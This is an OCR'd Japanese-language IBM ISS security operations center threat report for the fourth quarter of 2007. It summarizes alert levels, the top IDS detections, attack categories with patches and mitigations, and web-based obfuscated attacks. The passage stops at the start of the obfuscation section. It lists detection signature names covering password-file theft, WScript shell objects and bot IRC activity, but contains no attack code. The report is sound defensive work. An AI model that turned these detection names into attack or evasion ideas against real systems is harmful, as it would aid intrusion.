2007年 第4四半期
SOC情報分析レポート

2008年2月15日発行

編集担当
日本アイ・ビー・エム株式会社 ISS事業部
セキュリティーオペレーションセンター 情報分析チーム

目次

1. はじめに


本レポートは、IBM が提供しているセキュリティー運用管理サービス「マネージド セキュリティサービス(MSS)」の世界 6拠点(日本、オーストラリア、米国 2 拠点、ベルギー、ブラジル)にある監視センター（セキュリティー オペレーションセンター：SOC）において検出されたデータをもとに作成されています。SOC は、各拠点と密接に連携してバーチャルにひとつの SOC として機能し、世界規模での監視活動を日々行なっています。

これらの SOC には、訓練されたセキュリティーエンジニアが常駐し、世界のどこで何が起きているかをリアルタイムに把握しながら、お客様のネットワークを 24 時間 365 日監視しています。

SOC で把握しているこれらの情報は、パッチ適用やメンテナンス・スケジュールといった、セキュリティー対策を計画する際の一助になるものと考え、本レポートを作成致しました。

このレポートが、皆様のセキュリティー対策の一助となれば幸いです。

日本アイ・ビー・エム株式会社 ISS 事業部
マネージド セキュリティサービス部
セキュリティー オペレーション センター
情報分析チーム



2. インターネット脅威状況の傾向

2007年第4四半期のインターネット脅威状況の傾向と推移を、AlertCon、 SOC でのイベント検知状況、X-Force®のアラートおよびアドバイザリによって解説する。

2.1. AlertCon の推移

IBM では、SOC での監視データ、重要な脆弱性の公表、社会的な動静情報から、インターネットの脅威状況を評価し「AlertCon™ （アラートコン）」として公表している[1]。2007年10月～12月までの AlertCon の推移は、図1の通りである。なお、AlertCon の各レベルは、表1のように定義されている。第4四半期は Adobe PDF(CVE-2007-5020)を狙ったスパムメールが広範囲に対して攻撃が確認されたため、10月26日から10月28日の期間について、AlertCon 2の評価を行った。




図 1　AlertCon の推移

表 1　AlertCon レベル

AlertCon の警戒値レベルの意味		
	AlertCon 1	対処方法が公開されている既知の攻撃を検出
	AlertCon 2	警戒を必要とする攻撃の増加を検出

[1] IBM ISS 事業部ページ http://www-935.ibm.com/services/jp/index.wss/offerfamily/its/b1327874 / Current Internet Threat Level https://gtoc.iss.net/

	AlertCon 3	早急に対応が必要な、特定の脆弱性を悪用した攻撃の増加を検出 （Code Red、Nimda、SQL Slammer、MS Blast などの大規模な感染をもたらすウィルス / ワーム及び DoS 攻撃など）
	AlertCon 4	緊急に対応が必要な、極めて重大な影響を及ぼす脆弱性を悪用した大規模な攻撃を検出 （システムデータの破壊、漏洩、使用不能、管理者権限の取得、ウェブ 改ざんが大規模に行われる可能性あり）

2.2. SOC での検知状況

第 4 四半期に SOC において検出したイベントの推移は下図2の通りである。

検出数が多かったイベントは全体の81%を占めた“FTP_Auth_Failed”と“SSH_Brute_Force”であった。これらのイベントは SSH と FTP に対して、パスワード解析の試みを検知するイベントである。このような攻撃を総当り攻撃と呼んでいる（ブルート・フォース、または一般に、辞書攻撃と呼ばれる）。攻撃によって、パスワードが解析されシステムへの不正アクセスをされるため、注意が必要な攻撃の一つである。

図 2 イベントの検出推移（2007年 10 月～12 月）




表 2 検知イベント TOP 10（2007年10月～12月）[2]

No	検知比率	シグネチャ名	解説
1	64%	FTP_Auth_Failed	FTP に対するパスワードの解析
2	17%	SSH_Brute_Force	SSH に対するパスワードの解析
3	8%	HTTP_Unix_Passwords	パスワードを取得する試み
4	1%	Windows_URI_Command_Exec	脆弱なホストでコマンドの実行をトリガーしようとする試みに見える URI を検出
5	1%未満	JavaScript_WScript_Shell_Object	「wscript.shell」を含む「CreateObject」関数を検出
6	1%未満	SSL_V2_OpenSSL_Get_Shared_Ciphers_BO	多くの暗号を通知する SSLv2 クライアントを検出
7	1%未満	LPD_Delete_DotDot_Traversal	プリント デーモンの脆弱点に対する攻撃
8	1%未満	HTTP_UserAgent_Tool_Long	多くの User-Agent タグを持つ HTTP リクエストを検出
9	1%未満	IRC_Join	ボットの存在が疑われるイベント
10	1%未満	HTTP_Mozilla_Nonascii_URL_BO	Mozilla でバッファー・オーバーフローを検出

2.3. SOC での通知状況

SOC では、セキュリティーエンジニアが IDS/IPS によって検知されたイベントを分析したうえで、危険性が高いと評価した場合に、これをお客様へ通知している。例えば「SOC での検知状況」で取り上げた HTTP_Unix_Passwords(パスワードの解析)というイベントについては、解析ツールが攻撃に頻繁に利用されているかどうか分析を行い、影響が確認された場合にのみ連絡を行っている。そのため、検知状況と通知状況の比率に違いが発生する。

2006年第4四半期から2007年第4四半期の期間にお客様へ通知したイベントを、攻撃手法別に分類をおこなった結果が次頁、図3のグラフである。グラフは監視デバイス数の変化による影響を排除するため、監視デバイス 100 台あたりの検出イベント数に補正し、2006年第4四半期の通知件数を100%として作成してある。 2007年第4四半期は、前期と比較して31%減少に転じているのは、その他に分類されていた危険性の低い通知イベントの適正化を図ったためである。また、マルウェア[3]の感染活動について、検知可能なウィルスソフトをお客様にお伝えしたことにより、感染活動を10%減少させることが出来た。このような要因によって、通知件数が減少に転じたと考えている。しかし、受動的攻撃については、2006年第4四半期と今期を比較すると49%増加している。SOC では受動的攻撃が増加傾向にあるため、注目すべき攻撃として警戒し監視している。

[2]スラマーワームによる検知イベントは、既知の攻撃であり、影響も低い事から、データから除外している。

[3]Wikipedia:マルウェア（Malware）とは、不正な（悪質な・他人に有害な・悪意ある）ソフトウェアの総称 http://ja.wikipedia.org/wiki/%E3%83%9E%E3%83%AB%E3%82%A6%E3%82%A7%E3%82%A2




図 3 SOCが通知をおこなった攻撃手法の比率

● 受動的攻撃[4]

今期、受動的攻撃は最も多く、通知件数の52%を占めた。攻撃によってシステム上で任意のコードを実行され、不正なプログラムのインストールやデータの流出などの被害が発生する。攻撃が確認された場合は、速やかにウイルス対策ソフトのパターンファイルを最新の状態に更新し、システムを確認する必要がある。また、単一のウイルス対策ソフトでは検知できない場合もあるため、複数の対策ソフトでシステムを確認する必要がある。

対策として、パッチの適用や最新バージョンへのアップグレードなどが挙げられる。攻撃はオペレーティング・システム以外にも、アプリケーション・ソフトに対しても行われるため、忘れずに対策を行って欲しい。また、以下の脆弱性に対しては、攻撃が確認されており、至急、対策を行う必要がある。

脆弱性	対策
Windows システムの脆弱性	最新パッチを適用することにより解決する。
QuickTime の脆弱性[5]	Security Update 2007-001 を適用することで解決する。
WinZIP の脆弱性[6]	最新バージョンへのアップグレードで解決する。
Yahoo! メッセンジャーの脆弱性[7]	最新バージョンへのアップグレードで解決する。

● バッファー・オーバーフロー

[4]受動的攻撃とは、攻撃を受ける側の何らかの行動を“トリガー”にする攻撃である。
http://itpro.nikkeibp.co.jp/article/COLUMN/20060408/234847/
[5] Apple QuickTime でのコード実行
http://www.isskk.co.jp/support/techinfo/general/apple_quicktime_265.html
[6] FileView WinZip ActiveX control unsafe method code execution
http://xforce.iss.net/xforce/xfdb/30316
[7] 2007年6月8日以前にダウンロードされた、Yahoo! メッセンジャー に存在する脆弱性
http://messenger.yahoo.co.jp/notice/security.html?date=20070608

バッファー・オーバーフローは2番目に多く、通知件数の48%を占めた。攻撃によってシステム上で任意のコードを実行され、不正なプログラムのインストールやデータの流出などの被害が発生する。攻撃が確認された場合は、被害が他のシステムに影響を及ぼす恐れがあるため、攻撃を受けたシステムをネットワークから切り離したり、ファイアウォール等で攻撃を受けたシステムからの通信を制限するなどの対応が望ましい。対策として、パッチの適用や最新バージョンへのアップグレードなどが挙げられる。また、以下の脆弱性に対して、攻撃が確認されているため、至急対策を行う必要がある。

脆弱性	対策
PCT の脆弱性	MS04-011 パッチを適用することにより解決する[8]
OpenSSL の脆弱性	0.9.6e もしくは、最新バージョンへのアップグレードで解決する[9]
Oracle の脆弱性	Oracle Security Alert #68 から適切なパッチを適用することで解決する[10]

- SQL インジェクション

SQL インジェクションは 3 番目に多く、通知件数の34%を占めた。攻撃によってデータベースを不正に操作され、保存されているデータの流出や削除および改ざんなどによる被害が発生する。攻撃が確認された場合は、情報保全の観点から、攻撃を受けたシステムをネットワークから切り離したり、ファイアウォール等で攻撃を受けたシステムからの通信を制限したりなどの対応が望ましい。対策として、ウェブ・アプリケーションで使用される入力文字列が SQL 文として機能しないように、文字列を置き換えるエスケープ処理や入力値チェック（サニタイズ）などの対策が挙げられる。詳しい設定方法については、IPA の Web サイトから「セキュア DB プログラミング」を参考にして頂きたい[11]。

- 総当り攻撃 （ブルート・フォース／辞書攻撃）

総当り攻撃の通知件数は、23%を占めた。攻撃によってパスワード解析が行われ、盗まれた管理者権限の ID、パスワードで、システムへの不正アクセスが行われ、フィッシングサイトの構築などに悪用される。対処方法として、SSH(Port22)および FTP(Port21)の送信元 IP(接続元)を制限することで攻撃が防止できる。これ以外では、Linux に実装されているファイアウオール機能である iptables を利用した対策が挙げられる。詳細については、2007年第3四半期レポートをご参考にして頂きたい。

[8]Microsoft Windows のセキュリティー修正プログラム (835732) (MS04-011)
http://www.microsoft.com/japan/technet/security/bulletin/MS04-011.mspx
[9]OpenSSL SSL2 master key buffer overflow http://xforce.iss.net/xforce/xfdb/9714
[10]Alert #68: Oracle Security Update
http://www.oracle.com/technology/deploy/security/pdf/2004alert68.pdf.
[11]IPA SQL 組み立て時の引数チェック
http://www.ipa.go.jp/security/awareness/vendor/programming/a02_01_main.html

- マルウェアの感染

マルウェアの感染に対する通知件数は、18%を占めた。感染にはWebサイトの閲覧によって攻撃を受けるケースが目立っている。影響として、不正なプログラムのインストールやデータの流出および迷惑メールの送信などの被害が挙げられる。攻撃が確認された場合は、速やかにウイルス対策ソフトのパターンファイルを最新の状態に更新し、システムを確認する必要がある。また、単一のウイルス対策ソフトでは検知できない場合もあるため、複数の対策ソフトでシステムを確認する必要がある。

- 調査行為

調査行為に対する通知件数は、13%を占めた。これらはセキュリティー診断ソフトを悪用したもので、脆弱性を持ったアプリケーションソフトが存在するかどうか「調査」を行うものである。影響として、発見された脆弱性に対して攻撃が行われ、不正なプログラムのインストールやデータの流出などの被害が発生する。攻撃が確認された場合は、脆弱なシステムが存在するか確認し、パッチの適用やバージョンアップなどの対策が挙げられる。

- ボット

ボットに対する通知件数は、7%を占めた。攻撃はオペレーティング・システムやアプリケーションソフトの脆弱性を悪用してシステムに感染して、任意のコードが実行される。影響として、遠隔からシステムが操作され、データの流出や迷惑メールの送信およびサービス妨害などの被害が挙げられる。

攻撃が確認された場合は、速やかにウイルス対策ソフトのパターンファイルを最新の状態に更新し、システムを確認する必要がある。また、単一のウイルス対策ソフトでは検知できない場合もあるため、複数の対策ソフトでシステムを確認する必要がある。

- リモート・ファイル・インクルード

リモート・ファイル・インクルードに対する通知件数は、4%を占めた。攻撃はウェブ・アプリケーションソフトの脆弱性を悪用して、システムへの不正アクセスが試みられ、Webサイトを悪用した攻撃に用いられる。攻撃が確認された場合は、被害が他のシステムに影響を及ぼす恐れがあるため、攻撃を受けたシステムをネットワークから切り離すなどの対応が必要である。また、対策として以下の対策実施を推奨したい。

脆弱性	対策
アプリケーションソフト	最新バージョンへのアップグレード。
PHPの問題	php.iniでallow_url_fopen=off、register_globals=offに設定する。

2.4. IBM X-Force のアラートおよびアドバイザリ

第4四半期は、IBM のセキュリティー情報研究チーム IBM X-Force[12]から、この期間 6件のアラートが公表されている[13]（表3）。これらの脆弱性はビジネスに与える影響が大きく、優先度の高い問題として対策を取る必要である。 また、表3の攻撃比率とは、SOC で監視しているお客様に対して、攻撃が確認された割合を示している。この割合が高いほど、広範囲に攻撃が行われていることを示している。

表 3　　2007年第4四半期中にリリースされた X-Force のアラート・アドバイザリ

日時	攻撃比率	CVE	名称
10 月 15 日	0%	CVE-2007-3845 CVE-2007-3896 CVE-2007-4038 CVE-2007-4039 CVE-2007-4040 CVE-2007-4041 CVE-2007-4042 CVE-2007-4841	複数のベンダー製品での URI 処理によるコマンドの実行
10 月 19 日	0%	CVE-2007-5601	RealNetworks RealPlayer の 不特定 ActiveX のバッファー・オーバーフロー
11 月 13 日	3%	CVE-2007-3898	Microsoft Windows での DNS のなりすましによる情報漏えい
12 月 11 日	0%	CVE-2007-0064	Microsoft Windows Media Player .ASF での リモート コード実行の複数の脆弱性
12 月 11 日	0%	CVE-2007-3901 CVE-2007-3895	Microsoft DirectShow でのリモート コード実行の複数の脆弱性
12 月 11 日	0%	CVE-2007-6166	Apple Quick Time での RTSP Content-Type による リモート コード実行

(1) 10月15日 複数のベンダー製品での URI 処理によるコマンドの実行

この脆弱性は、主としてエンドポイント(クライアント PC)に影響を与え、ユーザー操作 (悪意のあるリンクをクリックさせるなど) を一部要求する。攻撃者は、ターゲットシステム上でリモートからコードを実行することができる。この脆弱性が公開された当初は、影響を受けるアプリケーションのリストが増え

[12]X-Force（エックスフォース）は、IBM が持つ民間最大級のセキュリティー情報組織です。

http://www.isskk.co.jp/security_center/xforce_faq.html

[13] X-Force セキュリティーアラート＆アドバイザリ
http://www.isskk.co.jp/support/techinfo/X-ForceAlerts.html

つづけている点と、根本的な脆弱性 (Microsoft) に加えてビジネスで多用されるアプリケーション (特に、Adobe PDF Viewer) に対するパッチが欠如しているという点から、深刻な脆弱性として話題となった。現在では以下の URL から Microsoft Security Bulletin MS07-061 のサイトをご覧頂き、システムに適切なパッチを適用することで問題が解決できる。
http://www.microsoft.com/japan/technet/security/bulletin/ms07-061.mspx

(2) 10月19日 RealNetworks RealPlayer の不特定 ActiveX のバッファー・オーバーフロー

不特定の RealNetworks RealPlayer ActiveX コントロールはバッファー・オーバフローに対し脆弱である。 攻撃者は特別に細工された Web ページを被害者に閲覧させることにより、任意のコードを実行することができる。以下の URL をご覧頂き、適切なパッチを適用することで問題が解決できる。
http://service.real.com/realplayer/security/191007_player/en/

(3) 11月13日 Microsoft Windows での DNS のなりすましによる情報漏えい

特定バージョンの Windows 2000 および Windows 2003 の Microsoft Windows DNS サービスには脆弱性がある。この脆弱性を利用された場合、DNS キャッシュ情報が汚染される恐れがある。攻撃者は、アクセスしたユーザーに、偽装した DNS のレスポンス情報を返すことで、悪意あるサイトに被害者を誘導し、アクセス・ユーザーの個人情報を収集する恐れがある。以下の URL から Microsoft Security Bulletin MS07-062 のサイトをご覧頂き、システムに適切なパッチを適用することで問題が解決できる。

(4) 12月11日 Windows Media Player .ASF でのリモート コード実行の複数 (4 つ) の脆弱性

この脆弱性は、Microsoft Windows Media Player に存在する 4 つの脆弱性を狙い、リモートでコードを実行される可能性がある。攻撃者は悪意のある .ASP ファイルを作成し、ユーザーにリンクをクリックさせるかファイルを開かせることで、不正な形式の ASF ストリーム経由でヒープ オーバーフローを引き起こし、ユーザーの権限を奪って任意のコードが実行される。以下の URL から Microsoft Security Bulletin MS07-068 のサイトをご覧頂き、システムに適切なパッチを適用することで問題が解決できる。
http://www.microsoft.com/japan/technet/security/bulletin/ms07-068.mspx

(5) 12月11日 Apple Quick Time での RTSP Content-Type によるリモート コード実行

Apple QuickTime は、マルチメディア ファイルの表示に使用される一般的なソフトウェア プログラムで、デフォルトで Apple Mac オペレーティング システムにインストールされている。この脆弱性を狙った攻撃は、ユーザーにリンクをクリックするよう、または悪意のある Web ページにアクセスするよう要求し、悪用が成功すると、リモートからコードを実行し、場合によってはシステムのセキュリティーを完全に侵害される。以下の URL をご覧頂き、適切なパッチを適用することで問題が解決できる。

http://lists.apple.com/archives/Security-announce/2007/Dec/msg00000.html

(6) 12月11日 Microsoft DirectShow でのリモート コード実行の複数の脆弱性

Microsoft DirectShow は、マルチメディア ファイルを管理する、Microsoft Media Player などの Windows ベースのアプリケーションのほとんどで使用されるソフトウェアインターフェースである。この脆弱性は、ユーザー操作を一部要求する場合があり、悪用が成功すると、リモートからコードを実行し、場合によってはシステムのセキュリティーを完全に侵害できる。以下の URL から Microsoft Security Bulletin MS07-064のサイトをご覧頂き、システムに適切なパッチを適用することで問題が解決できる。

http://www.microsoft.com/japan/technet/security/bulletin/ms07-064.mspx

3. 2007年第4四半期の話題

ここでは、2007年第4四半期に話題となった事件やニュースを振り返る。前期から引続きウェブサイトへのアクセスをきっかけとした攻撃が話題となっている。また、攻撃がセキュリティー対策ソフト等で発見する事が難しくなっており、利用者が気付かない間に被害が発生することから「ウェブサイトに潜む見えない脅威」として話題になっている。この項では、同様の攻撃に関する事件やニュースについてまとめた。

3.1. ウェブサイトに潜む脅威

「ウェブサイトに潜む脅威」とはウェブページを生成しているスクリプトの脆弱性を狙った攻撃により、閲覧ユーザーにマルウェアをダウンロードさせたり、リモートからコントロールされたりする被害が拡大していることから、「ウェブの閲覧」という普段の行為から知らずに攻撃を受けてしまうことで、より身近な「脅威」へと変化している事を表している。

例えば、2007年11月に SANS Internet Storm Cente の行った調査によれば、150ドメインのウェブサイト4万ページ以上に攻撃を目的とした不正スクリプトが仕掛けられていたと報じられている[14]ことからもわかるようにウェブサイトを悪用した攻撃が広い範囲で行われている。

また、攻撃は国内のウェブサイトでも確認されている。2007年11月に総務担当者向けのポータルサイトにアクセスすることでウイルスに感染し、ID やパスワードの情報を搾取する事件が報じられている[15]。これ以外にも2007年11月に JTB 情報システムの社内で発生した大規模なウイルス感染が確認されている[16]。感染が疑われるパソコンは300台に達し、原因として、ウェブサイトへのアクセスによって感染したと報じられている。

SOC では、2007 年 12 月に国内のウェブサイトを悪用した攻撃がどの程度存在するか 1 ヶ月間のデータをもとに調査を行った。その結果、攻撃の約5%が国内のウェブサイトを悪用して行われていることがわかった。この事から、海外のウェブサイトだけでなく、普段アクセスしている国内のウェブサイトであっても攻撃にあう危険性があると言える。

3.2. サイバー犯罪増加の背景

攻撃の背景を考えるうえで、2007 年 11 月 27 日の ITPro の記事が参考になる[17]。記事の中で FBI（米連邦捜査局）の報告として、「物理的な犯罪 1 回あたりの平均的な稼ぎは 50 万円未満でしかない。一方で、サイバー犯罪はこの 10 倍、100 倍と いった圧倒的な稼ぎを得ることも可能だ。」と紹介され

---

[14] Web サイト 4 万ページに不正スクリプト トルコの MSNBC も感染
http://www.itmedia.co.jp/news/articles/0711/09/news019.html

[15] INTERNET Watch：「e 総務.com」に不正アクセス、十数種類のウイルスに感染の恐れも
http://internet.watch.impress.co.jp/cda/news/2007/11/13/17508.html

[16] ITPro:「クリスマスに 600 台のウイルス退治」、JTB 情報システムが事例紹介
http://itpro.nikkeibp.co.jp/article/NEWS/20071126/287987/

[17] サイバー犯罪の手口は洗練されてきている
http://itpro.nikkeibp.co.jp/article/Interview/20071121/287737/

ている。例えば、サイバー犯罪によって不正に集められた情報は、次頁図4のようにウェブサイトを使って売買され、不正な収益が発生している。また、この手の犯罪は国境を越えて行われるため、従来の犯罪に比べて捜査が難しい点も憂慮すべき点である。普段、何気なく使用しているウェブサイトの向こうに、こういった犯罪者が潜んでいることを知ってほしい。




図 4 クレジットカードを売買するウェブサイト

3.3. 対策技術の回避

犯罪の組織化[18]によって攻撃がより洗練され、既存のセキュリティー対策を回避する技術が多く開発されている。それに伴って攻撃の発見がより難しくなっている。SOC で確認された攻撃では、対策技術を回避するために難読化といわれる処理を施されたものが目立っている。難読化とは、攻撃コードの機能を保持したまま、コードを複雑な文字列に変化させる手法である[19]。難読化されたコードは、一見してその内容を把握することが難しいため対策技術による検出が困難になっている(次頁図5)。

[18] ITPro：ネット犯罪のサプライチェーンが構築されている
http://itpro.nikkeibp.co.jp/article/Interview/20071026/285641/

[19]難読化という手法自体は、もともと攻撃コードを隠蔽するためではなく主にインタープリター型の言語などで記述されたアプリケーションやライブラリを配布する際にそのソースコードを著作権侵害から保護する目的で考案された手法である。難読化されたコードが必ずしも攻撃コードであるわけではない。

図 5 難読化の概要

X-Force が行った調査によれば、難読化の技術は2006年頃から確認されており、ウェブサイトを悪用した攻撃の約80%で難読化が施されていた。また、攻撃にはMPackやIcePackなどの有償で販売されているツールが使われており、攻撃が拡散する原因になっている。これらの事からウェブサイトを悪用した攻撃が引続き活発に行われることが想定される。次の章ではウェブサイトを悪用した具体的な攻撃の手口と対策について説明する。

4. SOC が注目する攻撃

ここでは難読化に用いられる具体的な手法について例を挙げながら解説し、次に SOC における難読化への対応状況を紹介する。最後にユーザーがすぐに行える具体的な対策についても紹介するのでぜひ参考にしてほしい。なお、難読化された受動的攻撃の多くは JavaScript を利用しているため、本稿でも対象を JavaScript による実装に絞って解説を行う。

4.1. 難読化された受動的攻撃

一般に攻撃者は IDS/IPS やアンチウイルスソフトに検知されずに攻撃を成功させるため、攻撃の隠蔽を行う。ステルススキャンや侵入したサーバのログ消去、rootkit によるプロセスの隠蔽などがその例である。

受動的攻撃においても攻撃者は隠蔽を行う。受動的攻撃とはユーザーに何らかの方法で意図したウェブサイトを閲覧させ、その際にブラウザなどの脆弱性を突いてマルウェアを実行させる攻撃である。攻撃者はウェブサイト上に置く攻撃コードを難読化することで攻撃の隠蔽を行うものである。

